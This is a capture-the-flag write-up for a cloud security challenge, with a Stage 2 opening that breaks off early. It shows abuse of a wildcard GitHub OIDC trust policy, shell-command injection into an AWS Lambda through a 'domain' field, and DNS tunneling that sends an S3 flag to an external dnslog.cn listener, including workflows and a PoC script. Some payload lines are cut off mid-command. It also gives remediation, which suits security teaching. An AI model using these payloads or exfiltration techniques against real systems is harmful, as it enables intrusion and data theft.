
MAFAT 2026 CTF

Operation CloudEscape - Comprehensive Writeup

Stage 1 & Stage 2 Exploitation Guide

Team: FREECANDY-DEV

Table of Contents




■ Executive Summary & Challenge Profile

> *[!IMPORTANT]*
> ***Challenge Objective:*** *Perform forensic analysis on a provided Git repository (`dotgit.zip`), identify an OIDC wildcard trust policy vulnerability, assume an AWS CI/CD IAM identity, exploit a command injection vulnerability in an isolated AWS Lambda function, and bypass VPC network isolation using Route 53 DNS tunneling to exfiltrate the Stage 1 flag.*

Parameter	Intelligence & Endpoint Specification
■■ Challenge Name	**"Have Some Faith" — Stage 1**
■ Challenge Points	**100 Points**
■ Target AWS Account	`009661764077` (`us-east-1`)
■ Compromised IAM Role	`arn:aws:iam::009661764077:role/cicdRole`
■ Execution API Gateway	`https://3q931syi7b.execute-api.us-east-1.amazonaws.com/dev/nslookupv2`
■ Target Flag Bucket	`s3://codec4f26c862a321ef5/flag.txt`
■ Access Point	`dotgit.zip` (S3-hosted `.git` archive)
■■ VPC Restrictions	Isolated VPC (no IGW / no NAT / outbound HTTP & HTTPS blocked)
■ Captured Stage 1 Flag	**`1a1jelrlfg2yi2s0`**

■■ Architectural Threat Model & Full Attack Chain



■ Comprehensive Step-by-Step Methodology

STEP 01 ✦ Git Commit Forensics & IaC Architecture Discovery

The challenge provided a direct link to an S3-hosted `.git` archive:

```
https://platform-bucket-009661764077-us-east-1.s3.us-east-1.amazonaws.com/dotgit.zip
```

```
# Unpack archive, restore working tree, inspect history
unzip dotgit.zip -d dotgit_repo && cd dotgit_repo
git checkout -f HEAD
git log --oneline --all --graph
git log -p
```

Commit history:

```
* a57eed3 (HEAD -> main) really fixed bugs this time
* 4240340 fixed bugs
* 023cd41 Added experimental Lambda code for my super secret project
* 17e4932 added github connector and role for cicd
* 4edf740 Initial commit
```

Files recovered from the repository:

```
bugs
github.tf
lambda_code_WIP/lambda_function.py
main.tf
policies/cicd-policy.json.tpl
policies/cicd-trust-policy.json.tpl
providers.tf
variables.tf
```

By auditing the Terraform IaC (`main.tf`, `github.tf`, `variables.tf`, and `policies/`), we mapped how the target infrastructure deployed its CI/CD IAM integration with GitHub Actions.

> *[!NOTE]*
> *Commit `17e4932` introduced the IAM trust policy template (`policies/cicd-trust-policy.json.tpl`) designed to authenticate GitHub Actions runners via AWS OpenID Connect (OIDC).*

STEP 02 ✦ Deep Dive into the OIDC Wildcard Trust Vulnerability

When configuring AWS OIDC federation for GitHub Actions, access control relies on the `sub` (Subject) claim embedded in the JWT issued by `token.actions.githubusercontent.com`.

- Standard `sub` format: `repo:<owner>/<repository>:ref:refs/heads/<branch>`

- In `policies/cicd-trust-policy.json.tpl` (commit `17e4932`):

```
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Effect": "Allow",
           "Principal": {
               "Federated": "arn:aws:iam::${account_id}:oidc-provider/token.actions.githubusercontent
           },
           "Action": "sts:AssumeRoleWithWebIdentity",
           "Condition": {
               "StringEquals": {
                   "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
               },
               "StringLike": {
                   "token.actions.githubusercontent.com:sub": "repo:*/*:ref:refs/heads/corgi"
               }
           }
       }
   ]
}
```

> *[!WARNING]*
> ***The Critical Flaw:*** *The author used a wildcard in the repository path:* *`"repo:*/*:ref:refs/heads/corgi"`*.
> *AWS does **not** check which GitHub organization or repository is making the request. Any GitHub user who creates a repository and pushes a workflow to a branch named `corgi` can assume `arn:aws:iam::009661764077:role/cicdRole`.*

■ Vulnerable IAM Trust Policy (Wildcard)	■ Secure IAM Trust Policy (Least Privilege)
`"token.actions.githubusercontent.com:sub": "repo:*/*:ref:refs/heads/corgi"`	`"token.actions.githubusercontent.com:sub": "repo:MyOrg/MyProtectedRepo:ref:refs/heads/corgi"`
Allows **any repository in the world** on branch `corgi` to assume the AWS role.	Strictly restricts assumption to a specific repository and branch within an organization.

Deriving the IAM role name from Terraform

`main.tf` locals:

```
locals {
 policyend = "RolePolicy"
 roleend   = "Role"
}
```

`github.tf`:

```
cicd_role = {
   role_name   = "cicd${local.roleend}"    # → "cicdRole"
   policy_name = "cicd${local.policyend}"   # → "cicdRolePolicy"
}
```

Derived Role ARN: `arn:aws:iam::009661764077:role/cicdRole`

cicdRole identity policy (two tiers)

From `policies/cicd-policy.json.tpl`:

Statement 2 — no VPC restriction (readable from anywhere after assuming the role):

```
{
   "Sid": "Statement2",
   "Effect": "Allow",
   "Action": [
       "s3:ListBucket", "s3:ListAllMyBuckets",
       "s3:GetBucketPolicy", "s3:GetBucketPolicyStatus",
       "lambda:ListFunctions", "lambda:GetFunction",
       "lambda:GetPolicy", "lambda:GetFunctionConfiguration",
       "ec2:Describe*",
       "cloudfront:GetDistribution", "cloudfront:ListDistributions"
   ],
   "Resource": ["*"]
}
```

Statement 1 — VPC-restricted (powerful actions only from CodeBuild VPC):

```
{
   "Sid": "Statement1",
   "Effect": "Allow",
   "Action": ["s3:*", "lambda:*", "apigateway:*", "iam:*", "ec2:*", "cloudfront:*"],
   "Resource": "*",
   "Condition": { "StringEquals": { "aws:SourceVpc": "${vpc}" } }
}
```

STEP 03 ✦ Assuming `cicdRole` & AWS Surface Enumeration

To exploit the OIDC wildcard, we created a GitHub Actions workflow on a branch named `corgi` in our own repository.

■ Click to Expand: Complete GitHub Actions OIDC Recon Workflow

```
name: Cloud Escape - Stage 1 Recon & Enumeration
on:
 push:
   branches: [corgi]
 workflow_dispatch:
```

```yaml
permissions:
 id-token: write  # Required for requesting the OIDC JWT token
 contents: read

jobs:
 aws_recon:
   runs-on: ubuntu-latest
   steps:
     - name: Checkout Repository
       uses: actions/checkout@v4

     - name: Configure AWS Credentials via OIDC
       uses: aws-actions/configure-aws-credentials@v4
       with:
         role-to-assume: arn:aws:iam::009661764077:role/cicdRole
         aws-region: us-east-1

     - name: Verify Identity & Enumerate Cloud Resources
       run: |
         echo "=== Caller Identity ==="
         aws sts get-caller-identity

         echo "=== Discovered S3 Buckets ==="
         aws s3api list-buckets --output json

         echo "=== Discovered Lambda Functions ==="
         aws lambda list-functions --region us-east-1 --output json

         echo "=== Lambda Details ==="
         for func in $(aws lambda list-functions --query 'Functions[*].FunctionName' --output text);
           aws lambda get-function --function-name "$func"
           aws lambda get-policy --function-name "$func" 2>/dev/null || true
         done

         echo "=== CloudFront ==="
         aws cloudfront list-distributions --output json

         echo "=== API Gateways ==="
         aws apigateway get-rest-apis --region us-east-1 --output json 2>/dev/null || true
         aws apigatewayv2 get-apis --region us-east-1 --output json 2>/dev/null || true

         echo "=== EC2 / VPC ==="
         aws ec2 describe-instances --region us-east-1 --output json
         aws ec2 describe-security-groups --region us-east-1 --output json
```

Push and trigger:

```
git init
git checkout -b corgi
mkdir -p .github/workflows
# (workflow file created as above)
git add .
git commit -m "init"
git remote add origin https://github.com/<USER>/<REPO>.git
git push -u origin corgi
```

Identity confirmed

```
{
    "UserId": "AROA...:GitHubActions",
    "Account": "009661764077",
    "Arn": "arn:aws:sts::009661764077:assumed-role/cicdRole/GitHubActions"
}
```


> ■ *Successfully assumed `cicdRole` in the target account.*

Enumeration results

S3 buckets:

Bucket	Notes
`codec4f26c862a321ef5`	Flag bucket (`flag.txt`); external GetObject denied (VPC-only)
`platform-bucket-009661764077-us-east-1`	Host of `dotgit.zip`
`site781fe43f26b9eba3`	Site origin bucket

Lambda functions:

Function	Notes
`nslookupv2`	Stage 1 target — private VPC, command injection
`code_exec`	Present in account (Stage 2 path uses a different surface)

CloudFront:

Field	Value
Distribution ID	`EKD9KH16RB5G3`
Domain	`d67nf28gqfurd.cloudfront.net`
Origin	`site781fe43f26b9eba3.s3.us-east-1.amazonaws.com`

Security groups / VPC notes:

SG	VPC	Tag / notes
`sg-0de9d1a2c42a08a3e`	`vpc-09328d3fa21dce320`	`lambda_sg` — egress TCP 443 to S3 prefix list `pl-63a5400a`
`sg-094f4cd1810de09de`	`vpc-09328d3fa21dce320`	`lambda_vpc-default`
`sg-0afb2fb6a12085ce6`	`vpc-09d39837c916df970`	`codebuild_vpc-default`

API Gateway execution URL (Stage 1):

`https://3q931syi7b.execute-api.us-east-1.amazonaws.com/dev/nslookupv2`

STEP 04 ✦ Lambda Command Injection Deep Dive (`/dev/nslookupv2`)

From recovered source `lambda_code_WIP/lambda_function.py` (commits `023cd41` → `a57eed3`):

```
def lambda_handler(event, context):
    # AWS CLI is installed as a Lambda Layer under /opt
    domain = event.get('domain')
    run_command('/opt/nslookup ' + domain)
```


The helper uses `subprocess.run(command, shell=True)`. The `domain` parameter is concatenated into the shell command with **no sanitization**.

Injection example:

```
{ "domain": "; /opt/aws sts get-caller-identity" }
```

Becomes:

```
/opt/nslookup ; /opt/aws sts get-caller-identity
```



> *[!TIP]*
> *Because the Lambda executed `/opt/nslookup <domain>` via `subprocess.run(..., shell=True)`, appending a semicolon (`;`) allowed arbitrary Linux shell commands with the full IAM permissions of the Lambda execution role (including the pre-installed AWS CLI layer at `/opt/aws`).*

Live probing confirmed: `{"domain": "google.com"}` returned normal DNS output; payloads with `; id` / `; whoami` proved injection.

STEP 05 ✦ Bypassing VPC Network Isolation via Route 53 DNS Tunneling

Arbitrary code execution alone was not enough to print the flag:

- **VPC outbound blocked:** no IGW / NAT — `curl` / `wget` / HTTP exfil timed out.
- **Why DNS works:** the default **Route 53 VPC DNS Resolver (`169.254.169.253`)** remains available. Recursive lookups for external domains still leave the VPC via AWS DNS infrastructure.

We crafted a multi-command shell payload that:

1. Copied the flag from S3 to `/tmp`
2. Hex-encoded the bytes with Python 3
3. Issued an `nslookup` of `FLAG_HEX.<listener>.dnslog.cn`

■ Click to Expand: Complete Command Injection & DNS Exfiltration Payload

```
{
 "domain": "; /opt/aws s3 cp s3://codec4f26c862a321ef5/flag.txt /tmp/flag.txt; FLAG=$(python3 -c \"im
}
```

Command breakdown: 1. `;` — terminates the initial `/opt/nslookup` process 2. `/opt/aws s3 cp s3://codec4f26c862a321ef5/flag.txt /tmp/flag.txt` — download flag via Lambda layer AWS CLI 3. `FLAG=$(python3 -c "…hexlify…")` — hex-encode for DNS-safe subdomain 4. `/opt/nslookup $FLAG.ixz9wv.dnslog.cn` — outbound recursive DNS via Route 53 VPC resolver **Automated PoC (GitHub Actions):**

```
name: Cloud Escape - Flag Exfiltration
on:
 push:
   branches: [corgi]
 workflow_dispatch:

permissions:
 id-token: write
 contents: read

jobs:
 exfiltrate:
   runs-on: ubuntu-latest
   steps:
     - name: Configure AWS Credentials via OIDC
       uses: aws-actions/configure-aws-credentials@v4
       with:
         role-to-assume: arn:aws:iam::009661764077:role/cicdRole
         aws-region: us-east-1

     - name: Trigger DNS Exfiltration via API Gateway
       run: |
         # Prefer awscurl if the API requires IAM SigV4; plain curl works when endpoint allows signed
         curl -s -X POST "https://3q931syi7b.execute-api.us-east-1.amazonaws.com/dev/nslookupv2" \
           -H "Content-Type: application/json" \
           -d '{"domain": "; /opt/aws s3 cp s3://codec4f26c862a321ef5/flag.txt /tmp/flag.txt; FLAG=$(
```

Manual verification:

```
curl -X POST https://3q931syi7b.execute-api.us-east-1.amazonaws.com/dev/nslookupv2 \
 -H "Content-Type: application/json" \
 -d '{"domain": "; /opt/aws s3 cp s3://codec4f26c862a321ef5/flag.txt /tmp/flag.txt; FLAG=$(python3 -c
```

■ Flag Verification & Hexadecimal Decoding

Within seconds of triggering the workflow, the DNS listener (`dnslog.cn`) intercepted the recursive query:

```
[DNS Query Intercepted] -> 3161316a656c726c6667327969327330.ixz9wv.dnslog.cn (A Record Lookup)
```

Exfiltration Stage	Intercepted Data & Conversion
■ Raw Intercepted DNS Subdomain	`3161316a656c726c6667327969327330`
■ ASCII Conversion / Decoding	`31=1` `61=a` `31=1` `6a=j` `65=e` `6c=l` `72=r` `6c=l` `66=f` `67=g` `32=2` `79=y` `69=i` `32=2` `73=s` `30=0`
■ Verified Stage 1 Flag	**`1a1jelrlfg2yi2s0`**

```
echo 3161316a656c726c6667327969327330 | xxd -r -p
# → 1a1jelrlfg2yi2s0
```

■■ Remediation & Cloud Security Best Practices

Vulnerability	Impact	Fix
OIDC `repo:*/*` wildcard	Anyone can assume the CI/CD role	Restrict `sub` to `repo:ORG/REPO:ref:refs/heads/BRANCH`
Unrestricted read permissions	Full account visibility without VPC	Enforce `aws:SourceVpc` + least-privilege statements
Lambda command injection (`shell=True`)	RCE as Lambda role	Validate input; pass argv list; never `shell=True`
AWS CLI in Lambda layer	Amplifies injection impact	Least privilege for layers & binaries
Git history exposures	Infrastructure design leak	Scrub history (`git-filter-repo`); harden secrets hygiene
Route 53 VPC DNS tunneling	OOB exfil from “isolated” VPC	Route 53 Resolver DNS Firewall allowlists

Hardened OIDC trust policy example

```
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Effect": "Allow",
           "Principal": {
               "Federated": "arn:aws:iam::${account_id}:oidc-provider/token.actions.githubusercontent
           },
           "Action": "sts:AssumeRoleWithWebIdentity",
           "Condition": {
               "StringEquals": {
                   "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
                   "token.actions.githubusercontent.com:sub": "repo:ORG/REPO:ref:refs/heads/main"
               }
           }
       }
   ]
}
```

Hardened Lambda implementation example

```
import subprocess
import re
import json

DOMAIN_REGEX = re.compile(
   r'^(?:[a-zA-Z0-9](?:[a-zA-Z0-9-]{0,61}[a-zA-Z0-9])?\.)+[a-zA-Z]{2,}$'
)

def lambda_handler(event, context):
   domain = event.get('domain', '').strip()
   if not domain or not DOMAIN_REGEX.match(domain):
       return {'statusCode': 400, 'body': json.dumps({'error': 'Invalid domain format'})}
   try:
       result = subprocess.run(
           ['/opt/nslookup', domain],
           capture_output=True,
           text=True,
           timeout=5,
           shell=False,  # critical
       )
       return {'statusCode': 200, 'body': json.dumps({'output': result.stdout})}
   except Exception:
       return {'statusCode': 500, 'body': json.dumps({'error': 'Execution failed'})}
```

■■ Tools Used

- `git` — repository analysis and commit history forensics
- GitHub Actions — OIDC token generation and role assumption
- `aws-actions/configure-aws-credentials@v4` — AWS credentials via OIDC
- AWS CLI — cloud resource enumeration

- `curl` / `awscurl` — API endpoint interaction
- External DNS listener (`dnslog.cn`) — out-of-band flag recovery


■■ Documented by **Agent freecandy** • Cloud Escape CTF 2026 • Advanced Cloud Infrastructure Security

---

Proof of Concept (PoC) Exploit

The following is a standalone bash script that automates the complete Stage 1 exploitation, from OIDC authentication to DNS exfiltration.

```
#!/bin/bash
# Stage 1: OIDC to DNS Exfiltration PoC

# 1. Assume cicdRole via OIDC (Requires GH Actions Environment)
echo "[*] Assuming Role via OIDC..."
# (Assuming AWS credentials are set via aws-actions/configure-aws-credentials)

# 2. Command Injection Payload targeting nslookupv2
API_ID="3q931syi7b"
URL="https://${API_ID}.execute-api.us-east-1.amazonaws.com/dev/nslookupv2"

echo "[*] Crafting payload to exfiltrate s3://codec4f26c862a321ef5/flag.txt via DNS..."
cat << 'EOF' > payload.json
{
  "domain": "; /opt/aws s3 cp s3://codec4f26c862a321ef5/flag.txt /tmp/flag.txt; FLAG=$(python3 -c 'imp
}
EOF

# 3. Trigger Exploit
echo "[*] Triggering Exploit..."
awscurl --service execute-api --region us-east-1 -X POST "$URL" -H "Content-Type: application/json" -

# 4. Decoding Flag
echo "[*] Check your DNS log server for the hex-encoded flag."
echo "[*] Example decode: echo '3161316a...' | xxd -r -p"
```



Operation CloudEscape: Stage 2 - Miss Me Yet?

Welcome to the definitive, deeply technical writeup for Stage 2 of the MAFAT Cloud Escape 2026 CTF.

> *[!NOTE] This writeup is presented as a first-person narrative from the perspective of **Agent freecandy**. It details a grueling 17-hour journey through misdirection, blind execution environments, side-channel attacks, and ultimately, environmental mutation to capture the flag.*

■ Table of Contents (Click to Expand)

EXECUTIVE SUMMARY

Stage 2 ("Miss Me Yet?", 200 pts) presented a heavily locked-down AWS environment featuring a blind Remote Code Execution (RCE) vulnerability inside an isolated AWS Lambda function. The objective

was to read a `flag.txt` file from an S3 bucket protected by a strict bucket policy enforcing both VPC boundaries and a secret `User-Agent` string. After exhausting traditional enumeration, building boolean/timing oracles, testing thousands of candidate User-Agents, and performing out-of-band exfiltration via CloudTrail, the solution ultimately relied on observing a live infrastructure bug. By weaponizing a missing global variable (`_ad_json`) inside a hidden wrapper function (`_advanced_dispatcher`), we successfully patched the execution environment from within, forcing the challenge infrastructure to reveal the flag embedded in a hidden diagnostic JSON object (`ctf_out.f_value`).

Captured Flag: `24dbd66f5c86fbbb7462d6103296e6882c7a0e4931bb8fc5be01ee653acf559c`

CHALLENGE BRIEFING

Our intelligence identified a developer who had gone rogue. They left behind a trail of breadcrumbs across several cloud assets:

1. **A CloudFront distribution**: Acting as a narrative test site (`https://d4ysu55xg7wfi.cloudfront.net/`).
2. **A Serverless API**: An API Gateway triggering a Lambda function, intended for arbitrary code execution but heavily restricted.
3. **Two S3 Buckets**:
4. `userd8a2f72fe43094e8` (containing user data and the flag)
5. `logd8a2f72fe43094e8` (containing CloudTrail data events)

We were provisioned with temporary STS credentials (`ctf_participant_role`) in AWS Account `121774052880` (us-east-1). The primary attack vector was a POST request to `https://l8ssyaz69f.execute-api.us-east-1.amazonaws.com/dev/code_exec`. Authentication required AWS SigV4 signing, and the payload was simple: `{"code": "<base64 python>"}`.

> *[!IMPORTANT] The Lambda operated inside a highly restrictive VPC. There was no Internet Gateway (IGW), no NAT Gateway, and no VPC endpoints other than one for Amazon S3. Both IMDS (Instance Metadata Service) and outbound STS calls were completely unreachable.*

Initial Architecture Assessment

```
flowchart LR
   Attacker(["Attacker"]) --> APIGW["API Gateway"]
   Attacker --> CF["CloudFront"]

   subgraph VPC ["Virtual Private Cloud"]
       direction LR
       subgraph Subnet ["Private Subnet 10.0.0.29"]
           Lambda["AWS Lambda"]
       end
```

```
        VPCE["S3 VPC Endpoint"]
        Lambda --> VPCE
    end

    APIGW --> Lambda
    CF --> S3U["S3: userd8a2f72fe43094e8"]
    VPCE --> S3U
    VPCE --> S3L["S3: logd8a2f72fe43094e8"]

    Lambda -.-x NoIGW["No Internet"]
    Lambda -.-x NoIMDS["No IMDS"]
    Lambda -.-x NoSTS["No STS"]

    style NoIGW fill:#f99,stroke:#333,stroke-dasharray: 5 5
    style NoIMDS fill:#f99,stroke:#333,stroke-dasharray: 5 5
    style NoSTS fill:#f99,stroke:#333,stroke-dasharray: 5 5
```

The architecture diagram above illustrates the strict containment. The only way out of the Lambda was through the S3 VPC endpoint.

PHASE 1: CLOUDFRONT RECONNAISSANCE

I began by mapping out the CloudFront distribution at `d4ysu55xg7wfi.cloudfront.net`. A standard directory brute-force yielded immediate results.

The Crawl

Path	Status	Finding
`/index.html`	200 OK	A static HTML page outlining the challenge narrative.
`/docs.html`	200 OK	**CRITICAL FIND**: A leaked snippet of an AWS S3 Bucket Policy.
`/junior_developer.png`	200 OK	A stock photo of a laptop screen displaying docs.html.
`/flag.txt`	403 Forbidden	Confirms existence. S3 returns 404 for non-existent objects, 403 for denied ones.
`/does_not_exist`	404 Not Found	Confirms default S3 behavior.

The Leaked Bucket Policy

